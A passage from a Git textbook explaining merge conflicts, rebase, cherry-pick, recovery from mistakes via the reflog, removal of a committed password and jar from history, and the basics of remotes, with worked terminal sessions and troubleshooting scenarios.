  </dependencies>
</project>
```

The block between `<<<<<<< HEAD` and `=======` is the content of the current branch (`main`); the block between `=======` and `>>>>>>> feature/actuator` comes from the branch being merged. Only the single differing line is in conflict, because Git matched the surrounding lines (`<groupId>`, `</dependency>`) as common to both sides.

A resolution that merely deletes the three marker lines and keeps both artifact ids would leave one `<dependency>` element with two `<artifactId>` children. In the test run this variant was parsed by Python's XML parser without complaint, which shows that a syntax check does not detect it; Maven would report or ignore the duplicate. The correct result contains two complete dependencies:

pom.xml (resolved, end of the file)

```
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-validation</artifactId>
    </dependency>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-actuator</artifactId>
    </dependency>
  </dependencies>
</project>
```

Completing the merge TERMINAL

```
$ python3 -c "import xml.dom.minidom as m; m.parse('pom.xml'); print('pom.xml is well-formed XML')"
pom.xml is well-formed XML
$ git add pom.xml
$ git status --short
M  pom.xml
$ git commit --no-edit
[main a7dae0a] Merge branch 'feature/actuator'
$ git log --oneline --graph
*   a7dae0a Merge branch 'feature/actuator'
```

Completing the merge (continued) TERMINAL

```
|\
| * 0b7a5f1 Add actuator dependency
* | cb39c2c Add validation dependency
|/
*   84a5bee Merge branch 'feature/validation'
|\
| * f96329a Add OrderValidator
* | f057114 Expose the health endpoint
|/
* a367016 Describe the service in README
* 7a720e4 Initial orders-service
```

The resolution procedure is always the same: list unmerged files, edit each one to the intended content, remove every marker, build and test, `git add`, then commit. For a real project, `mvn -q verify` before `git add` confirms that the resolved `pom.xml` and the code that uses it still work (Maven is not available offline on the build machine, so that step is not shown).

Rebase

A feature branch `feature/discount` has two commits; meanwhile `main` received a commit. Before the rebase the histories diverge.

Before and after git rebase main TERMINAL

```
$ git log --oneline --graph --all -6
* e1241c6 Add Dockerfile placeholder
| * bbe15c5 Set default discount to 10 percent
| * 6388931 Add DiscountPolicy
|/
*   a7dae0a Merge branch 'feature/actuator'
|\
| * 0b7a5f1 Add actuator dependency
* | cb39c2c Add validation dependency
|/
$ git switch feature/discount
Switched to branch 'feature/discount'
$ git rebase main
Successfully rebased and updated refs/heads/feature/discount.
$ git log --oneline --graph --all -6
* 5725d1f Set default discount to 10 percent
* 9e28214 Add DiscountPolicy
* e1241c6 Add Dockerfile placeholder
*   a7dae0a Merge branch 'feature/actuator'
|\
| * 0b7a5f1 Add actuator dependency
* | cb39c2c Add validation dependency
|/
$ git merge --ff-only feature/discount
Updating e1241c6..5725d1f
Fast-forward
 src/main/java/com/example/orders/DiscountPolicy.java | 5 +++++
 1 file changed, 5 insertions(+)
 create mode 100644 src/main/java/com/example/orders/DiscountPolicy.java
```

The two feature commits changed id from `6388931` and `bbe15c5` to `9e28214` and `5725d1f` while keeping their messages, and the branch now sits above `main`, so `git merge --ff-only` completes without a merge commit. The option `--ff-only` refuses to create a merge commit and fails instead if a fast-forward is impossible, which makes it a good safety option in scripts.

Interactive rebase

Four commits were made on `feature/shipping`: `Add Shipping class`, `WIP`, `fix typo` and a final commit whose message contains a typo (`Shiping fee: add comment`). The goal is two clean commits. The todo list that Git presents, and the list after editing, were captured by a helper script that acts as the editor (so that the demonstration runs without a terminal editor).

The todo list before editing (first lines) TERMINAL

```
$ git rebase -i main
pick 2d556d1 Add Shipping class
pick 8f60c8f WIP
pick b5fccdb fix typo
pick d5d4cac Shiping fee: add comment

# Rebase 5725d1f..d5d4cac onto 5725d1f (4 commands)
#
# Commands:
# p, pick <commit> = use commit
# r, reword <commit> = use commit, but edit the commit message
# e, edit <commit> = use commit, but stop for amending
# s, squash <commit> = use commit, but meld into previous commit
```

The todo list after editing, and the result TERMINAL

```
pick 2d556d1 Add Shipping class
fixup 8f60c8f WIP
fixup b5fccdb fix typo
reword d5d4cac Shiping fee: add comment
$ git log --oneline main..HEAD
4566702 Add flat shipping fee
b22ec32 Add Shipping class
```

The `WIP` and `fix typo` commits were folded into the first commit (with `fixup`, which drops their messages) and the last commit received a corrected message through `reword`. Only the commits after the base (`main`) are rewritten.

Cherry-pick

A defect fix `Fix null customer in validator` is committed on `main`. The branch `release/1.0`, which points to an older commit, needs the same fix.

Copying one commit to a release branch TERMINAL

```
$ git switch release/1.0
$ git cherry-pick 5940570
[release/1.0 a731d77] Fix null customer in validator
 Date: Thu Oct 1 10:00:00 2026 +0530
 1 file changed, 1 insertion(+)
 create mode 100644 hotfix.txt
```

`main` and `release/1.0` carry the same change under different commit ids (`5940570` and `a731d77`) because the commits have different parents.

1.3.3 Hands-on

1. Create a repository with one commit and two branches `a` and `b`. On `a`, change line 1 of a file to `from a`; on `b`, to `from b`; commit both. On `a`, run `git merge b`, identify the marker regions, resolve to `from a and b`, `git add`, and `git commit --no-edit`. Confirm two parents with `git cat-file -p HEAD`.
2. Undo with `git reset --hard HEAD~1` and repeat with `git rebase b` on `a`. The conflict now appears while replaying a commit; resolve it and run `git rebase --continue`. Compare the two histories with `git log --oneline --graph`.
3. Create four commits named `one`, `wip`, `fix`, `two`; run `git rebase -i HEAD~4`, mark `wip` and `fix` as `fixup`, and verify that two commits remain.

1.3.4 Real-world problems and solutions

Problem: merge conflict in pom.xml

Scenario. Two developers add dependencies to `orders-service` on separate branches. The second merge stops with `CONFLICT (content): Merge conflict in pom.xml`.

Symptoms. `git status` shows `UU pom.xml`; the build fails with an XML or Maven parse error if the file is committed with markers still in it.

Diagnosis. `git diff --name-only --diff-filter=U` lists unmerged files, and `grep -n '^<<<<<<<\|^=======\|^>>>>>>>' pom.xml` locates every marker. `git diff` during a conflict shows the combined (three-way) diff.

Root cause. Both branches edited the same region of the file, here the end of `<dependencies>`. Dependency lists are conflict-prone because new entries are conventionally appended at the same place.

Fix. Keep both complete dependencies (see the worked example), remove all markers, run `mvn -q verify`, then `git add pom.xml` and `git commit`. If the situation is unclear, `git merge --abort` returns to the state before the merge. Resolving conflicts in an IDE merge tool (IntelliJ IDEA shows three panes) reduces errors.

Prevention. Merge or rebase `main` into the feature branch regularly, keep branches short, keep dependency versions in properties or a BOM in an order (alphabetical) that reduces coincident edits, and run the build on the merge result in continuous integration.

Problem: a long-lived feature branch drifts away from main

Scenario. The branch `feature/shipping` lived for four weeks while `main` received many commits. Merging it now produces dozens of conflicts and test failures that no single commit explains.

Symptoms. The pull request shows a huge diff; the branch no longer builds after a merge.

Diagnosis. The divergence can be measured. In the test repository, with one commit only on `main` and two only on the feature branch:

Measuring divergence — TERMINAL

```
$ git rev-list --left-right --count main...feature/shipping
1       2
$ git log --oneline --left-right main...feature/shipping
> 4566702 Add flat shipping fee
> b22ec32 Add Shipping class
< 5940570 Fix null customer in validator
$ git merge-base main feature/shipping
5725d1f14ee53901c7f7a8ecc5bea385a580582c
```

The first number is the count of commits only on `main` (`<`), the second the count only on the feature branch (`>`). On a drifted branch the first number is large, and the merge base is old.

Root cause. Integration was deferred. The cost of a merge grows faster than the number of commits, because later changes build on assumptions that the branch never saw.

Fix. Integrate in steps: `git merge main` (or `git rebase main`) into the branch repeatedly, resolving a small number of conflicts each time, or split the branch into smaller pull requests that can be merged separately. `git rerere` (reuse recorded resolution) remembers conflict resolutions and replays them for repeated rebases.

Prevention. Keep branches alive for days, not weeks; merge unfinished but safe work behind a feature flag (see the chapter on branching strategies); rebase or merge `main` at least daily.

1.3.5 Questions to expect

What is the difference between merge and rebase?

Merge joins two histories with a merge commit and preserves the real topology; existing commits stay unchanged. Rebase replays commits on a new base, producing new commits and a linear history; it rewrites history and must not be applied to shared commits.

What is a fast-forward merge?

A merge in which the current branch is an ancestor of the merged branch. Git moves the branch pointer forward without creating a merge commit.

How is a merge conflict resolved?

Open each file listed as unmerged, choose or combine the content between the markers, remove the markers, build and test, `git add` the file, and finish with `git commit` (merge) or `git rebase --continue` (rebase). `git merge --abort` or `git rebase --abort` cancels.

What does `git rebase -i` allow, and when is it used?

It lets a developer reorder, reword, edit, squash, fixup or drop local commits before sharing them, producing a clean history for review.

When is cherry-pick appropriate?

To apply a specific commit, typically a fix, onto another branch such as a release branch, without merging everything else from the source branch.

State the golden rule of rebasing and the reason for it.

Do not rebase commits that exist in a shared repository and that others may have based work on. Rebasing creates new commits; colleagues holding the old ones would then have to reconcile two versions of the same work.

KEY POINTS

A branch is a pointer; merging joins histories, rebasing replays commits as new ones.

- Fast-forward moves a pointer; a three-way merge creates a commit with two parents using the merge base.
- Conflicts occur only when both sides changed the same lines; resolve, build, `git add`, continue.
- Rebase and `--amend` rewrite history: use them on private commits only.
- Interactive rebase (`pick`, `reword`, `squash`, `fixup`, `drop`) cleans a branch before review; cherry-pick copies one commit.

1.4 Recovering from Mistakes

Git rarely destroys committed work, but several commands make it unreachable, and several mistakes (a pushed password, a committed jar) cannot be undone by deleting a file. Recovery depends on two facts from the data-model chapter: objects are immutable and remain in the database until garbage collection, and the **reflog** records where HEAD and each branch pointed in the recent past. This chapter shows the recovery of a deleted branch, of a commit lost to `git reset --hard`, and of work done in a detached HEAD, then the three cases that require more than a pointer move: undoing a commit that was already pushed, removing a file from all history, and handling a leaked secret.

1.4.1 Concept and mechanism

The reflog

Every update of HEAD and of every branch is recorded in `.git/logs`. `git reflog` prints the entries of HEAD, newest first, as `HEAD@{n}`; `git reflog show <branch>` prints those of a branch. The log is local to the repository: it is neither pushed nor cloned. By default, entries that are reachable are kept for 90 days and unreachable ones for 30 days (the settings `gc.reflogExpire` and `gc.reflogExpireUnreachable`; the figures are from memory and should be verified against the Git documentation). After the entry expires, `git gc` may delete the commit objects.




Figure 1.14. Observe that the deleted branch's commits C4 and C5 are unreachable from any branch, yet the reflog still lists C5 as `HEAD@{1}`, which is enough to recreate a branch.

Reachability

A commit is *reachable* if it can be found by following parent links from a branch, a tag or another reference. Unreachable objects are not deleted immediately; `git gc` prunes them after a grace period (two weeks by default for loose unreachable objects, from memory). `git fsck --lost-found` lists unreachable commits and other objects ("dangling") even when the reflog has already expired.

What cannot be undone by moving pointers

Moving pointers recovers *committed* work in the local repository. It does not recover uncommitted changes destroyed by `git reset --hard` or `git restore`, and it cannot withdraw data already sent to a remote: anyone who cloned, forked or cached the repository holds the objects. Secrets are therefore handled as compromised from the moment of the push.

1.4.2 Worked example

Recovering a deleted branch

Two commits were made on `feature/coupons`, and the branch was deleted with `git branch -D` before it was merged.

Deleting and recovering a branch TERMINAL

```
$ git branch -D feature/coupons
Deleted branch feature/coupons (was 7314685).
$ git reflog -8
605cca9 HEAD@{0}: checkout: moving from feature/coupons to main
7314685 HEAD@{1}: commit: Extend Coupon
bbc716d HEAD@{2}: commit: Add Coupon
605cca9 HEAD@{3}: checkout: moving from main to feature/coupons
605cca9 HEAD@{4}: commit: Order change 3
3c64ee3 HEAD@{5}: commit: Order change 2
601982d HEAD@{6}: commit (initial): Order change 1
$ git branch feature/coupons-recovered 7314685
$ git log --oneline feature/coupons-recovered -3
7314685 Extend Coupon
bbc716d Add Coupon
605cca9 Order change 3
```

`git branch -D` printed the id of the tip (`was 7314685`), which already was the recovery key. In general the reflog entry that precedes the move away from the branch (`HEAD@{1}`) is the last commit that the branch contained.

Recovering from git reset --hard

A commit `Add report generator` is created and then discarded by a mistaken `git reset --hard HEAD~1`.

Undoing a hard reset TERMINAL

```
$ git log --oneline -2
8d32c2d Add report generator
605cca9 Order change 3
$ git reset --hard HEAD~1
HEAD is now at 605cca9 Order change 3
$ git reflog -3
605cca9 HEAD@{0}: reset: moving to HEAD~1
8d32c2d HEAD@{1}: commit: Add report generator
605cca9 HEAD@{2}: checkout: moving from feature/coupons to main
$ git reset --hard HEAD@{1}
HEAD is now at 8d32c2d Add report generator
```

The reset itself is an entry in the reflog (`HEAD@{0}`); `HEAD@{1}` is the state before it. `git reset --hard HEAD@{1}` returns to it. `ORIG_HEAD` is a shorthand that Git sets before dangerous operations such as reset, merge and rebase, so `git reset --hard ORIG_HEAD` often achieves the same.

Recovering work from a detached HEAD

Commits made on a detached HEAD TERMINAL

```
$ git switch --detach HEAD~2
HEAD is now at 3c64ee3 Order change 2
$ echo "lost?" > Lost.java && git add -A && git commit -m "Commit on detached HEAD"
$ git switch main
Warning: you are leaving 1 commit behind, not connected to
any of your branches:
  77fb72f Commit on detached HEAD
If you want to keep it by creating a new branch, this may be a good time
to do so with:
 git branch <new-branch-name> 77fb72f
Switched to branch 'main'
$ git reflog -4
8d32c2d HEAD@{0}: checkout: moving from 77fb72f238c813484ef4cb82e22da3548777ae6b to main
77fb72f HEAD@{1}: commit: Commit on detached HEAD
3c64ee3 HEAD@{2}: checkout: moving from main to HEAD~2
8d32c2d HEAD@{3}: reset: moving to HEAD@{1}
$ git branch rescued HEAD@{1}
$ git log --oneline rescued -2
77fb72f Commit on detached HEAD
3c64ee3 Order change 2
```

Git warns when leaving the detached state with unreferenced commits and prints the exact command that saves them. If the warning was missed, the reflog contains the commit. The rule is to create a branch (`git switch -c <name>`) before committing in a detached HEAD, or immediately afterwards.

Finding objects when the reflog has no entry

`git fsck --lost-found` lists unreachable ("dangling") commits even after `git reflog expire --expire=now --all`; in a test the dropped commit was still listed (`dangling commit 0ee58ca...`) because garbage collection had not run. A deleted *file* is recovered from an earlier commit with `git restore --source=<commit> -- <path>`.

Undoing a commit that is already pushed

For a pushed commit the safe action is `git revert`, which appends an inverse commit and needs no force. The example uses a bare repository `o.git` as the remote.

Reverting and pushing TERMINAL

```
$ git revert --no-edit HEAD
[main d5b2831] Revert "b work"
 Date: Thu Oct 1 10:00:00 2026 +0530
 1 file changed, 1 deletion(-)
 delete mode 100644 b.txt
$ git push
To /tmp/dvw_v1/work/rem/d1/o.git
   96aae76..d5b2831  main -> main
```

For a merge commit, `git revert -m 1 <merge>` names the parent that stays as the mainline. After reverting a merge, a later re-merge of the same branch brings nothing in unless the revert itself is reverted first; this is a known trap.

Removing a committed secret or file from all history

A test repository received four commits: a configuration file, the same file with a password, a 5 MB jar, and a source file. The password and the jar are to be removed from every commit. First, deleting them in a new commit does not help:

A new commit does not remove the old content TERMINAL

```
$ git log -p -S"S3cr3t" --oneline -- src/main/resources/application.properties \
    | grep -E "^[0-9a-f]{7} |^[+-]spring.datasource.password"
506ebf6 Connect to the database
+spring.datasource.password=S3cr3t-Pa55
$ git show HEAD~3:src/main/resources/application.properties | tail -1
spring.datasource.password=S3cr3t-Pa55
$ git count-objects -vH | grep -E "^(count|size)"
count: 25
size: 4.87 MiB
size-pack: 0 bytes
size-garbage: 0 bytes
```

After the "fix" commit (which moved the password to an environment variable and stopped tracking the jar), the old commit still contains the password and the object database still holds 4.87 MiB. Removing both requires rewriting every commit. The recommended tool is `git filter-repo` (a separate Python program; it was not installed on the build machine and the commands below that use it are **not run**):

git filter-repo (illustrative, not run on the build machine) BASH

```
# remove a file or directory from all history
git filter-repo --invert-paths --path orders-service.jar
# replace text in all history; expressions.txt contains lines such as
#   S3cr3t-Pa55==>REMOVED
git filter-repo --replace-text expressions.txt
```

The built-in `git filter-branch` performs the same rewrite (it is slow and officially discouraged in favour of `filter-repo`, and it prints a deprecation warning that the session below suppressed with `FILTER_BRANCH_SQUELCH_WARNING=1`). The following session ran for real:

Rewriting history with filter-branch, then pruning (progress lines omitted) TERMINAL

```
$ git filter-branch -f --index-filter \
    'git rm --cached --ignore-unmatch -q orders-service.jar' -- --all
Ref 'refs/heads/main' was rewritten
$ git filter-branch -f --tree-filter \
    "sed -i 's/S3cr3t-Pa55/REMOVED/' src/main/resources/application.properties \
    2>/dev/null || true" -- --all
Ref 'refs/heads/main' was rewritten
$ git log --oneline
c6e2628 Move password to environment variable; stop tracking jar
36fbe07 Add Order
b6b5215 Add built jar
6a2ecf5 Connect to the database
2f57817 Add configuration
$ git show HEAD~3:src/main/resources/application.properties | tail -1
spring.datasource.password=REMOVED
$ git reflog expire --expire=now --all
$ rm -rf .git/refs/original
$ git gc --prune=now -q
$ git count-objects -vH | grep -E "^(count|size|in-pack|size-pack)"
count: 0
size: 0 bytes
in-pack: 23
size-pack: 3.27 KiB
size-garbage: 0 bytes
$ git log --all --oneline -S"S3cr3t" | wc -l
0
```

Every commit id after the first changed (`506ebf6` became `6a2ecf5`) because the content of each tree changed, and the object database shrank from 4.87 MiB to 3.27 KiB. Three clean-up steps follow the rewrite: delete `.git/refs/original` (where `filter-branch` keeps a backup), expire the reflog, and run `git gc --prune=now`. Without them the old objects remain on disk.

WATCH OUT

Rewriting local history does not recover a secret that has been pushed. A pushed secret must be treated as compromised from the moment of the push: clones, forks, CI logs, caches, mirrors and the hosting provider's cached views may still contain it. The first action is to revoke or rotate the credential. History rewriting is a clean-up step, not a remedy. GitHub documentation (consulted October 2026) states that for a secret the first step is to revoke or rotate it, and that after a rewrite and a forced push of all refs, cached views and pull-request refs may remain until GitHub Support removes them; clones and forks held by others cannot be cleaned remotely.

sreeram




Figure 1.15. Observe that the pushed secret exists in several copies outside the developer's control, so the response starts with revocation and rotation and only then rewrites history.

1.4.3 Hands-on

1. Create commits `one`, `two`, `three`; branch `temp` at `three`, add commit `four` on it, switch to `main` and run `git branch -D temp`. Find `four` in `git reflog` and recreate a branch at it.
2. Run `git reset --hard HEAD~2` on `main`, then restore the tip with `git reflog` and `git reset --hard HEAD@{1}`.
3. Run `git switch --detach HEAD~1`, commit a file, run `git switch main`, read the warning, and save the commit with `git branch saved <id>`.
4. Commit `head -c 1000000 /dev/urandom > big.bin`, delete it in a second commit, note `git count-objects -vH`, remove it with `git filter-branch --index-filter 'git rm --cached --ignore-unmatch -q big.bin' --all`, expire the reflog, remove `.git/refs/original`, run `git gc --prune=now`, and compare the size.

1.4.4 Real-world problems and solutions

Problem: application.properties with the database password was committed and pushed

Scenario. A developer commits `application.properties` with `spring.datasource.password=...` and pushes the branch to GitHub. A reviewer notices the password in the pull request.

Symptoms. The password appears in the diff of the pull request and in `git log -p`. GitHub secret scanning may send an alert if the secret has a recognised format.

Diagnosis. `git log -p -S"<password>" --all` lists every commit that added or removed the string. `git grep "<password>" $(git rev-list --all)` searches the content of all commits (slow on large histories).

Root cause. The configuration file with real values was tracked. Moving the value to an environment variable in a later commit does not remove it from earlier commits.

Fix. (1) Rotate the database password immediately and update the deployment. (2) Replace the value in the file with a placeholder such as `${DB_PASSWORD}` and commit. (3) If the branch has not been merged, rewrite it (`git rebase -i`, or `filter-repo --replace-text`) and force-push with `--force-with-lease`; if it has, decide with the team whether a history rewrite of `main` is worth the disruption, since the rotation already neutralised the secret. (4) Check the database audit log for use of the old password.

Prevention. Keep secrets out of the repository: environment variables, Spring configuration from a secret store, `application-local.properties` in `.gitignore`. Enable GitHub push protection (see the chapter on GitHub) and a pre-commit scan (see the chapter on hooks).

Problem: commits made in detached HEAD disappeared

Scenario. A developer checks out a tag to reproduce a customer defect, fixes it, commits twice, then switches back to `main` and finds the work missing.

Symptoms. `git log` on every branch lacks the commits; `git branch` shows no trace. Git printed a warning on switching away that was not read.

Diagnosis. `git reflog` lists the commits as `commit: ...` entries between the checkout of the tag and the checkout of `main`.

Root cause. Commits made in detached HEAD are referenced only by HEAD; moving HEAD away leaves them unreachable.

Fix. `git branch rescued <id>` using the id from the warning or from `git reflog`, as shown in the worked example. Do this before the reflog entry expires.

Prevention. Create a branch first (`git switch -c hotfix/null-customer v1.0.0` starts a branch at a tag), and treat the warning on leaving a detached HEAD as an instruction.

Problem: the repository grew to hundreds of megabytes after a jar was committed

Scenario. `target/orders-service.jar` was committed in an early commit. The repository is huge, and CI clones take minutes.

Symptoms. `git count-objects -vH` shows a large `size-pack`; the object listing in the previous chapter shows a large blob.

Diagnosis. The `rev-list | cat-file --batch-check` pipeline from the data-model chapter ranks blobs by size and prints the path.

Root cause. A binary was committed; each version of a binary is stored whole (deltas help little with compressed files).

Fix. Rewrite history with `git filter-repo --invert-paths --path target/` (or the `filter-branch` form shown above), expire the reflog, garbage collect, force-push all branches and tags, and ask all collaborators to re-clone. Measured effect in the worked example: 4.87 MiB down to 3.27 KiB for a 5 MB file. On GitHub, cached data remains until Support removes it, as the documentation notes.

Prevention. Ignore build output; store binaries in a Maven or container registry; use Git LFS for unavoidable large assets. A pre-receive size limit or a CI check on blob sizes catches mistakes early.

1.4.5 Questions to expect

How can a deleted branch be recovered?

Find the last commit of the branch with `git reflog` (or from the id printed by `git branch -D`) and create a branch there: `git branch <name> <id>`.

How is `git reset --hard` undone?

If the discarded work was committed, use `git reflog` and `git reset --hard HEAD@{n}` (or `ORIG_HEAD`). Uncommitted work discarded by `--hard` cannot be recovered by Git.

What is a detached HEAD and why is it dangerous?

HEAD points directly at a commit. New commits are referenced only by HEAD and become unreachable when HEAD moves, so a branch must be created to keep them.

How is a pushed commit undone?

With `git revert`, which adds a commit that reverses it. Rewriting shared history with reset and a force push is possible but disrupts every collaborator.

A password was committed and pushed. What are the steps?

Revoke and rotate the credential, check the audit logs, remove it from the current files, optionally rewrite history with `git filter-repo` and force-push, contact the host about cached views, and tell collaborators to re-clone or rebase. Rotation is the only step that actually removes the risk.

sreeram

Why is the secret still compromised after history is rewritten?

Clones, forks, CI logs and caches that already exist hold the old objects, and the hosting service may serve cached commit views. The rewrite does not reach those copies.

KEY POINTS

Committed work is rarely lost: the reflog, `ORIG_HEAD` and `git fsck --lost-found` find unreachable commits until garbage collection.

- Recover a branch with `git branch <name> <id>`; undo `reset --hard` with `reset --hard HEAD@{1}`.
- Never commit in a detached HEAD without creating a branch.
- Use `git revert` for pushed commits; use `filter-repo` only when history must be rewritten.
- A pushed secret is compromised: revoke and rotate first; history rewriting is secondary clean-up.

1.5 Remotes and Collaboration

A repository on one laptop is a backup waiting to fail and a team of one. Collaboration needs a shared repository to which every developer can send commits and from which every developer can receive the commits of the others. Git models this with **remotes**: named references to other repositories, with **remote-tracking branches** that record the last known state of the branches there. All shared-repository operations (clone, fetch, pull, push) are transfers of objects and updates of references between two repositories. This chapter simulates a team on one machine, using a *bare repository* as the server and two clones as the developers, and shows the exact messages of a rejected push, a conflicting `git pull --rebase`, a diverged pull and a force push that destroyed a colleague's commit.

1.5.1 Concept and mechanism

Remotes, remote-tracking branches and tracking

`git clone <url>` creates a new repository, stores the source as the remote named `origin`, downloads all objects, creates one **remote-tracking branch** for each remote branch (`origin/main`), and checks out a local branch `main` that **tracks** `origin/main`. A remote-tracking branch is a local reference under `refs/remotes/origin/`. It can only be moved by `git fetch`, `git pull` or `git push`, never by committing; it records what the remote looked like at the last contact. A local branch with an *upstream* (`branch.main.remote` and `branch.main.merge` in `.git/config`) lets `git status` report "ahead 1, behind 2", and lets `git pull` and `git push` run without arguments.




Figure 1.16. Observe that fetch updates only the remote-tracking branch origin/main, that merge or rebase then moves the local branch main, and that pull performs both steps.

fetch, pull and push

`git fetch` downloads new objects and updates the remote-tracking branches; it never changes local branches or the working tree, so it is always safe. `git pull` is `git fetch` followed by `git merge` of the upstream branch, or by `git rebase` when configured with `--rebase` or `pull.rebase=true`. `git push <remote> <branch>` uploads the objects the remote lacks and asks the remote to move its branch to the local tip.

The remote accepts a push only if it is a **fast-forward** of the remote branch: the new tip must contain the old tip as an ancestor. Otherwise the push is **rejected** (`non-fast-forward`), because accepting it would discard commits that others pushed. The rule protects shared work; the developer must integrate the remote changes first. A **force push** (`--force`) overrides the check and moves the remote branch to the sent commit, discarding whatever it pointed to. `--force-with-lease` overrides the check only if the remote branch still points to the commit that the local remote-tracking branch recorded, that is, if nobody has pushed since the last fetch.

Bare repositories, forks and upstream

A **bare repository** has no working tree; it contains only what is normally inside `.git`. It is what a server (GitHub, GitLab, a company SSH server) stores, and `git init --bare` creates one. A **fork** is a server-side copy of a repository under another account, used when the original is not writable. A local clone of a fork conventionally names the fork `origin` and the original repository `upstream`, so that `git fetch upstream` brings the original's changes.

Transport and authentication

Git speaks to remotes over **HTTPS** (`https://host/owner/repo.git`), **SSH** (`git@host:owner/repo.git`) or the local file system. With HTTPS the client authenticates with a username and a token (GitHub removed account-password authentication for Git operations in 2021, from memory, and documents personal access tokens for this purpose) cached by a credential helper. With SSH the client holds a private key and the server holds the public key; no secret travels over the network and no password is typed. SSH is the usual choice for a developer's own machine; HTTPS with tokens or short-lived credentials is typical for automation. The details of keys and tokens are in the chapter on GitHub.

Aspect	SSH	HTTPS
URL form	`git@github.com:owner/repo.git`	`https://github.com/owner/repo.git`
Credential	Key pair (public key registered on the account)	Personal access token or credential manager
Passes through restrictive proxies	Sometimes blocked (port 22)	Normally allowed (port 443)
Typical use	Developer workstation	CI jobs, restricted networks

SSH and HTTPS compared.

1.5.2 Worked example

A bare remote and two clones

The remote is a bare repository `origin.git`. Two developers, Asha and Maruthi, each have a clone.

Creating the remote and the first clone TERMINAL

```
$ git init --bare --initial-branch=main origin.git
Initialized empty Git repository in /tmp/dvw_v1/work/rem/origin.git/
